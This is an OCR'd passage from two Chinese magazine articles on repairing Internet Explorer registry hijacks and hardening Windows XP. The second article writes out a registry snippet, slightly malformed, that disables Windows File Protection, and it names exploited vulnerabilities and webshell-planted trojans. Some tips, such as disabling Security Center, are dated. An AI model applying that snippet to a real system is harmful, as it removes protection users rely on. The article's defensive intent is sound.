
涉及子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Default_Page_URL。该子键的键值对应起始页的默认页。

修复方法：运行注册表编辑器，展开上述子键，将“Default_Page_UR”子键键值中的那些篡改网站的网址改掉就好了，或者设置为IE的默认值。

4．被篡改IE默认的搜索引擎

症状：在IE浏览器的工具栏中有一个搜索引擎的工具按钮，可以实现网络搜索，被篡改后只要点击那个搜索工具按钮就会链接到那个篡改的网站，图3中所示就是雅虎的搜索引擎。

涉及子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\CustomizeSearch，HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\Search Assistant。

修复方法：运行注册表编辑器，依次展开上述子键，将“CustomizeSearch”和“SearchAssistant”的键值改为某个搜索引擎的网址即可。

5.篡改IE右键菜单

症状：当你在浏览网页的时候右击鼠标会弹出菜单中有一项“欢迎访问xxxx网站”。

涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\欢迎访问xxxx网站。“MenuExt”主键是IE扩展菜单项的控制主键，如果你电脑里安装了讯雷等下载工具的话，在这个子键下面就能看到“使用讯雷下载”这样的子键。

修复方法：运行注册表编辑器，打开上述主键，在“MenuExt”主键下面就会有“欢迎访问xxxx网站”相似内容的主键，将其删除，但是在删除之前你可以展开这个主键看一下，在这里面有一个链接打开一个HTML文件的子键，看看这个文件路径，然后根据路径将这个文件也删除（注意，这个HTML文件被设置了隐藏属性，从菜单选择“查看／文件夹选项／查看页／显示所有文件”可以看见），这样才彻底清除干净。





图3

6.系统启动时弹出对话框

症状：开机时，会弹出推荐网站“欢迎访问http://www……”样式的窗口。进入系统后，会自动打开IE浏览器，自动访问默认主页http://www…… 并且无法更改（图4）。


图4

涉及子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption，HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText。其实这两个主键与IE并不相关，而是Windows登录提示对话框的控制项。

修复方法：运行注册表编辑器，然后依次展开上述主键，将“LegalNoticeCaption”和“LegalNoticeText”主键删除就完毕了。

现在，大家都会了吧，以后IE要是再出现问题的话，菜鸟朋友们就可以自己解决了。

另外，也建议大家安装一些IE保护工具，如魔法兔子等修复IE的软件，严重了最多重装IE。

小谈Windows XP用户安全

yizhigu [S.H.C]

可以说目前大多数个人电脑使用的都是WindowsXP系统，WindowsXP相较以前的Windows2000系统（想必现在已经很少有读者还再使用古董级的Windows9*/ME系统吧），主要体现在工作界面设计、网络性能及多媒体技术等方面的改进。

当然了，在安全性方面的改进也是不容忽视的，但即使如此，随着WindowsXP用户的普及以及各种Windows新漏洞的公布，就连WindowsXP最新的SP2现在也已经不再是那么的安全了，希望本文可以让读者朋友在日常使用WindowsXP时能够有所收获。

1.来自系统内的安全

首先不得不说的是溢出漏洞，攻击者只需要一个溢出程序就能够轻而易举的获取系统权限。大家对于03年的RPC Dcom漏洞以及04年的MS04011漏洞还记忆尤新吧。当然，这些都是主动的进攻方式，而网页木马的诞生，则使得被动型的攻击成了目前流行的攻击方式。针对XP系统流传最为广泛的就是利用help control local zone漏洞和MS06001（WMF）漏洞制作的网页木马了，现在“黑客”使用最广泛的方法就是入侵网站后通过webshell挂上网页木马来守株待兔。大多数网页木马都是利用的IE漏洞，所以防范网页木马最好的方式是不使用Windows系统自带的IE浏览器，推荐大家使用Opera和Firefox这类并非基于IE内核的浏览器。

说了这么多，也是让大家认识到系统漏洞的危害，提醒大家一定要打开自动更新。

现在对于盗版用户的问题，微软仅仅是在Windows Update网站进行了身份验证，大家只需要在系统属性下起用自动更新就可以了（图1）。




图1

最近有不少朋友向我反映：下载完自动更新需要的文件后，安装过程中会有出错提示。对于这类问题，一般情况都是安装了比较大的主题包，修改了一些重要的资源文件，所以卸载主题包后就能成功安装补丁了。也有少数不能自动更新的用

户，可以手动下载补丁包，也可以从以往X光盘中收录的补丁进行安装。

XP系统相对于2000在安全上做了很大的改进，即使开启了默认共享，建立连接后的权限也只是guest，但是还是建议大家关闭共享，最简单的方法就是关闭服务里的server（图2）。




图 2

同时为了进一步保障安全，我建议大家也关闭如下服务：Telnet、terminalservices、taskscheduler，这些服务多少存在安全隐患。因为很多未知漏洞的exp程序，也就是牛人们研究并开发的0day，大多数是针对这些默认开启的服务。

说到terminalservices这个服务，大家还记得魔女条件在上期给我们介绍的xpsp2远程多用户登录的文章吧。我们只需要导入一个注册表文件（后缀为reg）就可以关闭文件保护功能，内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon]
"SFCDisable=dword:ffffff9d
```

所以有必要在关键的键值上进行保护，我们可以设置这些根键的权限为"完全拒绝"（图3）。




图 3

这样就算提示导入成功，也不会对该键值进行修改。文件保护功能是相当重要的，所以大家切记要在注册表上动点手术。现在大多数远程控制型木马利用ActiveX值启动，所以这处键值也要修改相应权限：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components。

关于系统以内的安全，也存在一些设置方面的问题。例如XP的防火墙最好是按照默认开启，起码可以对一些主动连接型木马进行拦截。大多数服务是开启了对应的默认端口，而在端口的防范上，可以利用系统自带的TCP/IP安全策略来进行筛选。XP的安全中心也是一大改进功能，默认情况下给予用户必要的安全提示，不过此功能的确有些鸡肋。所以建议大家也关闭这个服务：Security Center。最后注意查看一下你的管理员用户，虽然xp是单用户工作站模式，但是现在很多ghost镜象克隆安装的系统存在口令为空的new用户（多数表现在电脑城初始安装的系统，在湖北境内现象尤为严重），而在用户注销的情况下远程连接可以通过此new用户进入你的系统，删除不必要的用户和设置管理员口令也是必须的。

2．来自系统外的安全

在确定修复已知系统漏洞和保证安全设置的情况下，有必要对我们的系统进行人为的武装。杀毒软件是必不可少的，大家可以根据自身所好选择一款强劲的杀毒软件，国内的江民和瑞星，国外的卡巴斯基等，都可以很好的防范已知病毒。系统自带的防火墙在功能上有所欠缺，我推荐大家使用瑞星、金山或者天网的防火墙，这类防火墙可以自定义安全规则，对端口进行过滤，同时可以对未发布补丁的漏洞进行安全升级并能有效防范。由于现在的木马使用进程插入技术，并且免杀技术的相对成熟，靠防火墙和杀毒软件并不能做到绝对的安全。这里我推荐大家使用俄罗斯的一款安全工具safe system monitor，官方地址为：http://www.syssafety.com/，该软件支持中文。这款软件可以监视文件和注册表的改动，并且能在文件运行时对其调用进行拦截（图4）。



